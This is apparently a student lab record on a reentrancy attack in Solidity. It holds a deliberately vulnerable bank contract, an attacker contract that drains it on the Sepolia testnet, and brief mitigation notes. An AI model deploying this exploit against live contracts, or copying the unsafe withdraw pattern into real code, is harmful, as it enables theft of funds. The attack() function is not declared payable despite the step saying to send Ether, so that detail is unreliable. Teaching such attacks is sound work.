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Applied and Action Learning

(Learning by Doing and Discovery)

Name of the Experiment : Security First – Understanding Blockchain Attacks

* Coding Phase: Pseudo Code / Flow Chart / Algorithm

ALGORITHM:

- 1.Start
- 2.Study common blockchain attack types:
 - 51% Attack
 - Sybil Attack
 - Replay Attack
 - Smart Contract Reentrancy Attack
- 3.Choose one attack type for simulation (Reentrancy Attack).
- 4.Write two Solidity smart contracts:
 - VulnerableBank — a simple deposit-withdraw contract that's unsafe.
 - Attacker — malicious contract exploiting the reentrancy bug.
- 5.Deploy both contracts in Remix IDE.
- 6.Deposit Ether into the VulnerableBank.
- 7.Use Attacker contract to call the vulnerable function repeatedly to drain funds.
- 8.Observe loss of funds in the victim contract.
- 9.Discuss how the issue can be mitigated using the Checks-Effects-Interactions pattern.
- 10.End

* Software used

- 1.Remix IDE
- 2.MetaMask Wallet
- 3.Ethereum Test Network (Sepolia)

* Testing Phase: Compilation of Code (error detection)

1. Write Vulnerable Smart Contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract VulnerableBank {
    mapping(address => uint) public balances;

    function deposit() public payable {    ⚠ infinite gas
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {    ⚠ infinite gas
        uint amount = balances[msg.sender];
        require(amount > 0, "Insufficient balance");
        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");
        balances[msg.sender] = 0;    // vulnerable position
    }
}
```

2. Write Attacker Smart Contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface IVulnerableBank {
    function deposit() external payable;    ⚠ - gas
    function withdraw() external;    ⚠ - gas
}

contract Attacker {
    IVulnerableBank public target;

    constructor(address _targetAddress) {    ⚠ infinite gas 179400 gas
        target = IVulnerableBank(_targetAddress);
    }

    // start attack by depositing and withdrawing
    function attack() public {    ⚠ infinite gas
        target.deposit{value: 1 ether}();
        target.withdraw();
    }

    // fallback function reenters withdraw repeatedly
    receive() external payable {    ⚠ undefined gas
        if (address(target).balance >= 1 ether) {
            target.withdraw();
        }
    }

    function getBalance() public view returns (uint) {    ⚠ 312 gas
        return address(this).balance;
    }
}
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
3. Deployment

Deploy VulnerableBank.sol first.

Copy its deployed address.

Now deploy Attacker.sol contract using that address in its constructor.

* Testing Phase: Compilation of Code (error detection)



* Implementation Phase: Final Output (no error)

1. Victim Setup

In VulnerableBank, call deposit() from 2–3 different accounts with 1 Ether each.
Total bank balance = 3 Ether.

2. Launch Attack

From Attacker contract, call attack() and send 1 Ether.
Observe multiple recursive withdrawals triggered from fallback function.

3. Results

Check getBalance() of attacker — shows drained funds.
Check total bank balance — now reduced drastically.

* Implementation Phase: Final Output (no error)

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Balance: 0 ETH

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Balance: 0 ETH

attack

getBalance

target

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* Observations

- 1.The Reentrancy Attack demonstrates how unprotected external calls can lead to fund loss in smart contracts.
- 2.Secure coding practices like Checks-Effects-Interactions and Reentrancy Guards are essential to protect blockchain applications.

ASSESSMENT

Rubrics	Full Mark	Marks Obtained	Remarks
Concept	10		
Planning and Execution/ Practical Simulation/ Programming	10		
Result and Interpretation	10		
Record of Applied and Action Learning	10		
Viva	10		
Total	50		

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** As applicable according to the experiment.
Two sheets per experiment (10-20) to be used.*